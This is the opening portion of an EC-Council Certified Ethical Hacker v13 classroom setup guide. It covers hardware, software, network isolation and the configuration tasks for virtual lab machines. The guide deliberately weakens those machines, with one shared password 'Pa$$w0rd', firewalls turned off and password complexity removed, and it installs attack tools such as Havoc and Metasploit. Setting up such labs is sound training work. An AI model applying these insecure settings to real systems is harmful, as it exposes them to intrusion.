

Classroom Lab Setup Guide

EC-Council
Official Curricula

EC-Council C|EH^{v13}

Certified Ethical Hacker

Table of Contents

Classroom Setup Instructions: CEHv13	5
Classroom Requirements	6
Hardware	7
Software	7
Classroom Connectivity	8
Configuration	8
Setup Document Overview	9
Training Room Environment	9
Instructor Computer	9
Student Workstations	12
Room Environment	15
Classroom Configuration	15
Computer Names	16
Network Topology	16
CEH VM Setup on Instructor and Student Machines	17
NDA Document	17
Instructor Acceptance	17
Firewall Settings	17
Blackboard	18
Setup Checklist	18
Instructor Acceptance	19
Assistance	19
Detailed Setup Instructions — Configuration Tasks (CT)	20
CT#1: Install the Host Operating System	20
CT#2: Copy the Host Operating System Files	20
CT#3: Install WinRAR on the Host Operating System	20
CT#4: Download the ISO File	21
CT#5: Install VMware Workstation Pro on the Host Machine	21
CT#6: Configure a Virtual Network in VMware Virtual Network Editor	23
CT#7: Install Windows Virtual Machines in VMware	29
CT#8: Configure the Internet Explorer (IE) Enhanced Security Configuration in the Windows Server 2019 and Windows Server 2022 Virtual Machines	54
CT#9: Add IIS (Internet Information Services) Roles, File Services, and SNMP and Remote Access Roles in the Windows Server 2019 and Windows Server 2022 Virtual Machines	57
CT#10: Install the Parrot Security Virtual Machine in VMware	70
CT#11: Install the Ubuntu Virtual Machine in VMware	94

CT#12: Install Android Virtual Machine in VMware	115
CT#13: Turn the Windows Defender Firewall Off on all Windows Virtual Machines	151
CT#14: Configure Windows Components on all Windows Virtual Machines	169
CT#15: Install WinRAR on the Windows 11 Virtual Machine	173
CT#16: Install MS Office on the Windows 11 and Windows Server 2019 Virtual Machines	173
CT#17: Create a Partition in the Windows 11 Virtual Machine.....	174
CT#18: Download CEH Tools on the Windows 11 Virtual Machine.....	181
CT#19: Share and Map the CEH-Tools Folder to the Windows Virtual Machines	181
CT#20: Map CEH-Tools with the Android Virtual Machine	189
CT#21: Install Adobe Acrobat Reader DC on all Windows Virtual Machines	194
CT#22: Install WinRAR on the Windows Server 2019, Windows 11, Windows Server 2019 (AD) and Windows Server 2022 Virtual Machines	195
CT#23: Install Notepad++ on all Windows Virtual Machines.....	195
CT#24: Install Web Browsers on all Windows Virtual Machines.....	196
CT#25: Install WinPCap on all Windows Virtual Machines	196
CT#26: Configure File Explorer on all Windows Virtual Machines	196
CT#27: Install the Java Runtime Environment on the Windows Virtual Machines.....	197
CT#28: Remove Password Complexity from the Windows Virtual Machines.....	200
CT#29: Creating Demo User Accounts on the Windows Server 2019 and Windows 11 Virtual Machines	204
CT#30: Install Active Directory and Create User Accounts on the Windows Server 2022 Virtual Machine	213
CT#31: Configure the SNMP Service in the Windows Server 2022 and Windows Server 2019 Virtual Machines	238
CT#32: Configure the SMTP Service in the Windows Server 2019 Virtual Machine	241
CT#33: Configure the LDAP Service on the Windows Server 2022 Virtual Machine.....	245
CT#34: Install MS SQL Server 2022 Express Edition on the Windows Server 2019, Windows Server 2019 (AD) and Windows Server 2022 Virtual Machines.....	253
CT#35: Enable a Remote Desktop Connection on all Windows Virtual Machines	277
CT#36: Turn Off Screen Savers on all Windows Virtual Machines.....	282
CT#37: Ping Test Among all Virtual Machines.....	284
CT#38: Enable FTP Server and SMB Service and Configure an FTP Server in the Windows 11 Virtual Machine.....	286
CT#39: Configure the GoodShopping Website in the Windows Server 2019 Virtual Machine.....	295
CT#40: Configure the moviescope Website on the Windows Server 2019 Virtual Machine.....	309
CT#41: Configure the Hosts File on all Virtual Machines.....	330
CT#42: Install WampServer on the Windows Server 2022 Virtual Machine.....	336
CT#43: Install and Configure a WordPress Website on the Windows Server 2022 Virtual Machine	343

CT#44: Install and Configure Damn Vulnerable Web Application on the Windows Server 2022 Virtual Machine.....	363
CT#45: Install Tools in the Windows 11 Virtual Machine and configuring Group Policies.....	373
CT#46: Install the Nessus Vulnerability Scanning Tool in the Windows 11 Virtual Machine.....	376
CT#47: Install Tools in the Windows Server 2019 Virtual Machine.....	382
CT#48: Install Wireshark in all Windows Virtual Machines.....	383
CT#49: Install OWASP ZAP in the Windows Server 2019 Virtual Machine.....	384
CT#50: Share Tools with Linux Virtual Machines.....	386
CT#51: Install Requirements/Dependencies For Tools in the Parrot Security Virtual Machine	398
CT#52: Install Maltego in the Parrot Security Virtual Machine.....	410
CT#53: Configure Havoc in Parrot Security machine.....	413
CT#54: Configure Metasploit and install Python in Windows Server 2022 machine.....	417
CT#55: Configure VOIP in Ubuntu, Windows Server 2019 and Windows 11 Virtual machines....	419
CT#56: Adding Windows 11 (AD) and Windows Server 2019 (AD) to CEH.com domain	427
CT#57: Configure SQL Server in Windows Server 2019 (AD) Virtual Machine.....	431
CT#58: Take Snapshots of the Virtual Machines.....	435

Classroom Setup Instructions: CEHv13

This document contains setup instructions for the EC-Council Certified Ethical Hacker (CEH) course. This course requires a standard modular classroom seating configuration, one computer for each student, one computer for the instructor, a dedicated hub or switch (hub preferred), a dedicated firewall, and an Internet connection. The course covers network attack and penetration methodologies. It is imperative that the network used for this course be separated both logically and physically from any other networks in the training facility to preclude accidental or intentional exploits on other computers within accessible networks.

Before beginning the course, install and configure all computers using the information and instructions that follow.

The information contained in this document is subject to change without notice. Unless otherwise noted, the names of companies, products, and people as well as the data used in this document are fictional. Their use is not intended in any way to represent any real company, person, product, or event. Users of this document are responsible for compliance with all applicable copyright laws. No part of this document may be reproduced or transmitted by any means, electronic or mechanical, for any purpose, without the express written consent of the International Council of Electronic-Commerce Consultants, hereinafter referred to as the EC-Council. If, however, your only means of access is electronic, permission is hereby granted to print one copy.

The EC-Council may have patents, patent applications, trademarks, copyrights, or other intellectual property rights covering the material in this document. Except as expressly provided in any written license agreement from the EC-Council, this document does not give you any license to those patents, trademarks, copyrights, or other intellectual property.

EC-Council Certified Ethical Hacker and CEH are either registered trademarks or trademarks of the EC-Council in the USA and other countries.

Other product and company names mentioned herein may be the trademarks of their respective owners.

Classroom Requirements

This section describes classroom equipment required for the EC-Council Certified Ethical Hacker course.

Classroom Equipment

The following equipment is required for the general classroom setup:

- Climate control system, adjustable within the classroom
- Lighting controls, adjustable within the classroom
- Whiteboard, 3 feet × 6 feet (1 m × 2 m) or larger
- Markers of assorted colors and a whiteboard
- Eraser and whiteboard cleaner liquid (3 oz minimum)
- Towels and paper
- Easel with a flipchart or butcher paper pad, 24 in × 36 in
- Felt-tip pens with chisel tips (not fine point); blue and black are required, while other colors are optional
- Projection screen measuring 6 feet diagonally (a non-reflective whiteboard surface may be used as a substitute)
- Instructor station:
 - Ergonomic desk and chair
 - Power outlet
 - Network jack
 - LCD projector with a minimum resolution of 740 × 1280 pixels and all connecting cables
- Student station (per student):
 - Ergonomic chair
 - Workstation with a minimum horizontal workspace of 9 square feet (3 feet × 3 feet)
 - One power outlet
 - One network jack

Hardware

The hardware requirements for the instructor, student, and victim computers are identical:

- Intel Core i5 or equivalent CPU with a minimum clock speed of 3.2 GHz
- Minimum of 8 GB RAM (16 GB recommended)
- Hard disk, 500 GB or higher and 7200 RPM or faster
- DVD drive (DVD R/W drive preferred)
- One network adapter (minimum of a 10/100 NIC, but a 10/100/1000 is preferred), full duplex (disable any additional network adapters installed)
- Monitor (minimum requirement is a 17-inch LCD monitor)
- Mouse or compatible pointing device and a sound card with amplified speakers
- Internet access
- Two wireless network adapters (PCI or USB)*

The following additional hardware is required:

- A switch with sufficient ports to allow the connection of all instructor and student workstations, in addition to at least five unused ports for connecting additional equipment or for use as “spares”

*If wireless network adapters are not available for all classroom machines, at least the instructor machine must be so equipped.

Software

All computers in the class require the following software:

- Any Windows/Linux/macOS operating system capable of running VMware Workstation Pro
- CEH Tools downloadable from the Aspen portal
- VMware Workstation Pro v17.5.2 or later version
- Adobe Acrobat Reader DC or later version
- WinRAR v6.10 or later version
- Web browsers: Internet Explorer, Firefox, and Chrome
- Word, Excel, and PowerPoint viewers, preferably Microsoft Office 2016 or Open Office
- WampServer 3.3.5 or later version
- Java Runtime Environment v8u321 or later version
- Microsoft Visual C++ packages

- MSSQL Server Express 2022
- Notepad++ v8.6.5 or later version
- Linksys adapter
- WinPcap and Npcap
- VMware Workstation Pro (built-in role in any Windows/Linux/macOS operating system capable of running VMware Workstation Pro)
 - Microsoft Windows 11 Enterprise or Professional (64-bit) with full patches applied
 - Microsoft Windows Server 2022 Standard Edition (64-bit) with full patches applied
 - Microsoft Windows Server 2019 Standard Edition (64-bit) with full patches applied
 - Parrot Security (MATE) v6.0 (64 bit) with full patches applied
 - Android 8.1-r6 (64-bit) (available with CEH Tools) with full patches applied
 - Ubuntu 22.04.3 (64 bit) with full patches applied

Note: All the above-mentioned tools, except the Windows operating systems (Windows 11, Windows Server 2022, Windows Server 2019), Parrot Security and Ubuntu are available in the CEH Tools downloads from the Aspen portal.

Classroom Connectivity

As this class teaches network attack methodologies, the network for the class must be logically and physically separated from any other networks present in the training facility and must have its own Internet connection.

Configuration

This section describes the procedures for setting up the instructor, victim, and student computers as well as general directions for the configuration of the firewall appliance.

This guide assumes that you will use disk-imaging software to create images of the classroom computers for future use. To that end, configuration tasks (CTs) common to all computers are presented first. Perform these tasks on the computer that will become the instructor computer. Create a disk image after setting up a single student computer. You may then deploy this image to the remaining classroom machines while completing the configuration of the instructor computer.

Because the instructor computer is configured as a Dynamic Host Configuration Protocol (DHCP) server that provides IP addresses to the student machines, its installation and configuration must be completed before the final configuration of the student machines can begin. The victim machine uses a static IP address and, therefore, can be configured at any time after the base image has been deployed.

Setup Document Overview

This document provides background information for the technical staff responsible for setting up a training room facility for the CEH course. This guide describes the requirements for the network equipment and computer stations that are installed and configured by the facility’s personnel for the training courses.

Training Room Environment

The training room environment consists primarily of the following equipment:

- Instructor computer
- Student workstations

Equipment	Number (Class of 12 Students)	Operating System	Minimum System Requirements
Instructor Computer	1	Any Windows/Linux/macOS operating system	Intel Core i5 or equivalent PC with 500 GB free disk space, a minimum of 8 GB RAM (16 GB recommended), one NIC, 17-inch monitor, two wireless network adapters (PCI or USB), and one compatible mouse
Student Workstations	12	Any Windows/Linux/macOS operating system	Intel Core i5 or equivalent PC with 500 GB free disk space, a minimum of 8 GB RAM (16 GB recommended), one NIC, 17-inch monitor, one wireless network adapter (PCI or USB), and one compatible mouse

Instructor Computer

Perform the following tasks on the instructor computer:

- Install **any Windows/Linux/macOS operating system** capable of running VMware Workstation Pro, updated with the latest service packs and patches.
- Download the ISO file from Aspen for the Android operating system (see [CT#4](#) in the Configuration Tasks section).
- Download all CEH Tools from Aspen to the **E:\CEH-Tools** folder on your hard drive for easy access (see [CT18](#) in the Configuration Tasks section).
- Install VMware Workstation Pro on the host machine (see [CT#5](#) in the Configuration Tasks section).
- Configure a virtual network in the VMware Virtual Network Editor (see [CT#6](#) in the Configuration Tasks Section).
- Install guest operating systems (Windows Server 2019, Windows Server 2022, and Windows 11) on VMware Workstation (see [CT#7](#) in the Configuration Tasks section).

- Configure the logon account with the username **administrator** and password **Pa\$\$w0rd** for all the Windows virtual machines.
- Configure the **Internet Explorer Enhanced Security Configuration** (see [CT#8](#) in the Configuration Tasks section).
- Run the IP protocol.
- Install Internet Information Services (IIS), file services, Simple Network Management Protocol (SNMP), and remote access roles on Windows Server 2022 (virtual machine) (see [CT#9](#) in the Configuration Tasks section).
- Install guest operating systems (Parrot Security, Ubuntu, and Android) on VMware Workstation (see [CT#10](#), [CT#11](#), and [CT#12](#) in the Configuration Tasks section).
- Turn off the firewall on all Windows virtual machines (see [CT#13](#) in the Configuration Tasks section).
- Install Windows components in all the Windows virtual machines (see [CT#14](#) in the Configuration Tasks section).
- Install WinRAR and MS Office on the Windows 11 virtual machine (see [CT#15](#) and [CT#16](#) in the Configuration Tasks section).
- Create a partition in the Windows 11 virtual machine (see [CT#17](#) in the Configuration Tasks section).
- Have CEH Tools shared as the **Z:** drive on the Windows machines (mapping the **Z:** drive) (see [CT19](#) in the Configuration Tasks section).
- Mapping CEH-Tools with the Android virtual machine (see [CT#20](#) in the Configuration Tasks section).
- Install Adobe Acrobat Reader DC on all Windows virtual machines (see [CT#21](#) in the Configuration Tasks section).
- Install WinRAR on the Windows Server 2019, Windows 11, Windows Server 2019 (AD) and Windows Server 2022 Virtual Machines (see [CT#22](#) in the Configuration Tasks section).
- Install Notepad++, Web Browsers and WinPCap in all the Windows machines (all software can be found in the **Lab Prerequisites** directory in the **Z:\CEH-Tools** folder) (see [CT#23](#), [CT#24](#), and [CT#25](#) in the Configuration Tasks section).
- Have Windows Explorer set to show all files, file types, and extensions (see [CT#26](#) in the Configuration Tasks section).
- Install Java Runtime Environment on all the Windows virtual machines (see [CT#27](#) in the Configuration Tasks section).
- Disable password complexity on all Windows virtual machines (see [CT#28](#) in the Configuration Tasks section).
- Create demo user accounts on all machines (see [CT#29](#) in the Configuration Tasks section).
- Install Active Directory and create user account on the Windows Server 2022 virtual machine (see [CT#30](#) in the Configuration Tasks Section).

- Install and configure SNMP services on the Windows Server 2019 and Windows Server 2022 virtual machines (see [CT#31](#) in the Configuration Tasks Section).
- Configure the SMTP service and LDAP service in the Windows Server 2019 and Windows Server 2022 virtual machines, respectively (see [CT#32](#) and [CT#33](#) in the Configuration Tasks section).
- Install MS SQL Server 2022 Express Edition on the Windows Server 2019, Windows Server 2019 (AD) and Windows Server 2022 Virtual Machines (see [CT#34](#) in the Configuration Tasks section).
- Enable Remote Desktop Connection on all Windows virtual machines (see [CT#35](#) in the Configuration Tasks section).
- Turn off screen savers on the Windows virtual machines (see [CT#36](#) in the Configuration Tasks section).
- Conduct a ping test between all the machines in your network (see [CT#37](#) in the Configuration Tasks section).
- Enable FTP server, SMB service and configure FTP server in the Windows 11 virtual machine (see [CT#38](#) in the Configuration Tasks section).
- Install the GoodShopping and MovieScope demo websites on the Windows Server 2019 virtual machine (see [CT#39](#) and [CT#40](#) in the Configuration Tasks section).
- Configure all virtual machines with the hosts file (see [CT#41](#) in the Configuration Tasks section).
- Install the WAMP server, WordPress, and DVWA websites on the Windows Server 2022 virtual machine (see [CT#42](#), [CT#43](#), and [CT#44](#) in the Configuration Tasks section).
- Install tools in Windows 11 and Windows Server 2019 virtual machines (see [CT#45](#) and [CT#47](#) in the Configuration Tasks section).
- Install Nessus tool in Windows 11 virtual machine (see [CT#46](#) in the Configuration Tasks section).
- Install Wireshark in all Windows virtual machines (see [CT#48](#) in the Configuration Tasks section).
- Install OWASP ZAP tool in Windows Server 2019 virtual machine (see [CT#49](#) in the Configuration Tasks section).
- Share tool with Linux virtual machines (see [CT#50](#) in the Configuration Tasks section).
- Install requirements and dependencies for tool in the Parrot Security virtual machine (see [CT#51](#) in the Configuration Tasks section).
- Install Maltego and other tools in Parrot Security virtual machine (see [CT#52](#) in the Configuration Tasks section).
- Configure Havoc in Parrot Security virtual machine (see [CT#53](#) in the Configuration Tasks section).
- Configure Metasploit and install Python in Windows Server 2022 machine. (see [CT#54](#) in the Configuration Tasks section)

- Configure VOIP in Ubuntu, Windows Server 2019 and Windows 11 Virtual machines (see [CT#55](#) in the Configurational Tasks section).
- Adding Windows 11 (AD) and Windows Server 2019 (AD) to CEH.com domain (see [CT#56](#) in the Configuration Tasks section).
- Configure SQL Server in Windows Server 2019 (AD) Virtual Machine (see [CT#57](#) in the Configuration Tasks section).
- Take snapshots of the virtual machines (see [CT#58](#) in the Configuration Tasks section).
- Connect an LCD projector.

Student Workstations

Perform the following tasks on the student workstations:

- Install **any Windows/Linux/macOS operating system** capable of running VMware Workstation Pro, updated with the latest service packs and patches.
- Download the ISO file from Aspen for the Android operating system (see [CT#4](#) in the Configuration Tasks section).
- Download all CEH Tools from Aspen to the **E:\CEH-Tools** folder on your hard drive for easy access (see [CT18](#) in the Configuration Tasks section).
- Install VMware Workstation Pro on the host machine (see [CT#5](#) in the Configuration Tasks section).
- Configure a virtual network in the VMware Virtual Network Editor (see [CT#6](#) in the Configuration Tasks Section).
- Install guest operating systems (Windows Server 2019, Windows Server 2022, and Windows 11) on VMware Workstation (see [CT#7](#) in the Configuration Tasks section).
- Configure the logon account with the username **administrator** and password **Pa\$\$w0rd** for all the Windows virtual machines.
- Configure the **Internet Explorer Enhanced Security Configuration** (see [CT#8](#) in the Configuration Tasks section).
- Run the IP protocol.
- Install Internet Information Services (IIS), file services, Simple Network Management Protocol (SNMP), and remote access roles on Windows Server 2022 (virtual machine) (see [CT#9](#) in the Configuration Tasks section).
- Install guest operating systems (Parrot Security, Ubuntu, and Android) on VMware Workstation (see [CT#10](#), [CT#11](#), and [CT#12](#) in the Configuration Tasks section).
- Turn off the firewall on all Windows virtual machines (see [CT#13](#) in the Configuration Tasks section).
- Install Windows components in all the Windows virtual machines (see [CT#14](#) in the Configuration Tasks section).

- Install WinRAR and MS Office on the Windows 11 virtual machine (see [CT#15](#) and [CT#16](#) in the Configuration Tasks section).
- Create a partition in the Windows 11 virtual machine (see [CT#17](#) in the Configuration Tasks section).
- Have CEH Tools shared as the **Z:** drive on the Windows machines (mapping the **Z:** drive) (see [CT19](#) in the Configuration Tasks section).
- Mapping CEH-Tools with the Android virtual machine (see [CT#20](#) in the Configuration Tasks section).
- Install Adobe Acrobat Reader DC on all Windows virtual machines (see [CT#21](#) in the Configuration Tasks section).
- Install WinRAR on the Windows Server 2019, Windows 11, Windows Server 2019 (AD) and Windows Server 2022 Virtual Machines (see [CT#22](#) in the Configuration Tasks section).
- Install Notepad++, Web Browsers and WinPCap in all the Windows machines (all software can be found in the **Lab Prerequisites** directory in the **Z:\CEH-Tools** folder) (see [CT#23](#), [CT#24](#), and [CT#25](#) in the Configuration Tasks section).
- Have Windows Explorer set to show all files, file types, and extensions (see [CT#26](#) in the Configuration Tasks section).
- Install Java Runtime Environment on all the Windows virtual machines (see [CT#27](#) in the Configuration Tasks section).
- Disable password complexity on all Windows virtual machines (see [CT#28](#) in the Configuration Tasks section).
- Create demo user accounts on all machines (see [CT#29](#) in the Configuration Tasks section).
- Install Active Directory and create user account on the Windows Server 2022 virtual machine (see [CT#30](#) in the Configuration Tasks Section).
- Install and configure SNMP services on the Windows Server 2019 and Windows Server 2022 virtual machines (see [CT#31](#) in the Configuration Tasks Section).
- Configure the SMTP service and LDAP service in the Windows Server 2019 and Windows Server 2022 virtual machines, respectively (see [CT#32](#) and [CT#33](#) in the Configuration Tasks section).
- Install MS SQL Server 2022 Express Edition on the Windows Server 2019, Windows Server 2019 (AD) and Windows Server 2022 Virtual Machines (see [CT#34](#) in the Configuration Tasks section).
- Enable Remote Desktop Connection on all Windows virtual machines (see [CT#35](#) in the Configuration Tasks section).
- Turn off screen savers on the Windows virtual machines (see [CT#36](#) in the Configuration Tasks section).
- Conduct a ping test between all the machines in your network (see [CT#37](#) in the Configuration Tasks section).
- Enable FTP server, SMB service and configure FTP server in the Windows 11 virtual

machine (see [CT#38](#) in the Configuration Tasks section).


- Install the GoodShopping and MovieScope demo websites on the Windows Server 2019 virtual machine (see [CT#39](#) and [CT#40](#) in the Configuration Tasks section).
- Configure all virtual machines with the hosts file (see [CT#41](#) in the Configuration Tasks section).
- Install the WAMP server, WordPress, and DVWA websites on the Windows Server 2022 virtual machine (see [CT#42](#), [CT#43](#), and [CT#44](#) in the Configuration Tasks section).
- Install tools in Windows 11 and Windows Server 2019 virtual machines (see [CT#45](#) and [CT#47](#) in the Configuration Tasks section).
- Install Nessus tool in Windows 11 virtual machine (see [CT#46](#) in the Configuration Tasks section).
- Install Wireshark in all Windows virtual machines (see [CT#48](#) in the Configuration Tasks section).
- Install OWASP ZAP tool in Windows Server 2019 virtual machine (see [CT#49](#) in the Configuration Tasks section).
- Share tool with Linux virtual machines (see [CT#50](#) in the Configuration Tasks section).
- Install requirements and dependencies for tool in the Parrot Security virtual machine (see [CT#51](#) in the Configuration Tasks section).
- Install Maltego tools in Parrot Security virtual machine (see [CT#52](#) in the Configuration Tasks section).
- Configure Havoc in Parrot Security virtual machine (see [CT#53](#) in the Configuration Tasks section).
- Configure Metasploit and install Python in Windows Server 2022 machine. (see [CT#54](#) in the Configuration Tasks section)
- Configure VOIP in Ubuntu, Windows Server 2019 and Windows 11 Virtual machines (see [CT#55](#) in the Configurational Tasks section).
- Adding Windows 11 (AD) and Windows Server 2019 (AD) to CEH.com domain (see [CT#56](#) in the Configuration Tasks section).
- Configure SQL Server in Windows Server 2019 (AD) Virtual Machine (see [CT#57](#) in the Configuration Tasks section).
- Take snapshots of the virtual machines (see [CT#58](#) in the Configuration Tasks section).

Room Environment

- The room must contain a whiteboard measuring a minimum of 1 yard by 2–3 yards (1 m by 2–3 m)
- The room should contain an easel and a large tablet (optional).
- The room must be equipped with legible black and blue felt-tip pens with chisel point tips (not fine tip).

Classroom Configuration

The configuration of this classroom is modular. Computers can be added or removed either by row or column, depending on the needs of the class. The following is a sample room setup that provides optimal support. This setup allows for ease of access to “*troublespots*” by the instructor and allows students to break into functional teams of varying sizes.




Computer Names

Assign computer names to student machines, such as CEHSTUDENT1, CEHSTUDENT2, and CEHSTUDENT3. The instructor machine should be named INSTRUCTOR, and the victim machine should be named VICTIM.

Network Topology


The training room must be physically isolated from any production network. Students must be able to access the Internet from their PCs. All computers are connected as one isolated network and domain. The common protocol is IP. All computers should have dynamic IP addresses using a DHCP server. Configure the DHCP server scope to 10.0.0.0/24 IP addresses. This reduces potential problems when booting the virtual machines. NICs can be of 10 Mbit or 100 Mbit (100 Mbit is recommended). A Layer-3 switch is recommended, but not required, in place of a standard switch; this is helpful for demonstrating tools in the **Sniffer** and **Session Hijacking** modules. Cables must be bundled and tied out of pathways and work areas and must be of sufficient length to avoid stress.

The training room must also have a wireless network (victim network) to demonstrate wireless hacking labs. The wireless network should be configured to use Wi-Fi Protected Access 2 (WPA2) keys for demonstration purposes. This network could be a part of the above network subnet. Configure the wireless router for the DHCP server scope.



Set up the machines based on the classroom setup diagram. The lab exercises for the students are instructor-led and are based on the hacking tools in the trainer slides. The instructors are encouraged to demonstrate and guide the students on the usage of the hacking tools against the victim machines (virtual machines). Do not encourage live hacking on the Internet using these tools in the classroom. The instructors may feel free to include their own exercises.

CEH VM Setup on Instructor and Student Machines



Instructor and Student Machine Operating System: Any Operating System Capable of Running VMware (Fully Patched)

NDA Document

Download and print copies of the student non-disclosure agreement (NDA) document and have them ready for students to sign before the class starts on Day 1. Contact your ATC or EC-Council representative for download links.

Note: Do not conduct the class without having students sign this document. Training Centers (ATC) should file the NDA document at their facility.

Instructor Acceptance

Before the scheduled start of the training class, the instructor should visit the training facility to inspect and approve the setup. The technical contact (system administrator) for the facility must be available to answer questions and correct any setup issues. Both the instructor and technical contact must ensure the completion of the following checklists before the training setup is deemed acceptable.

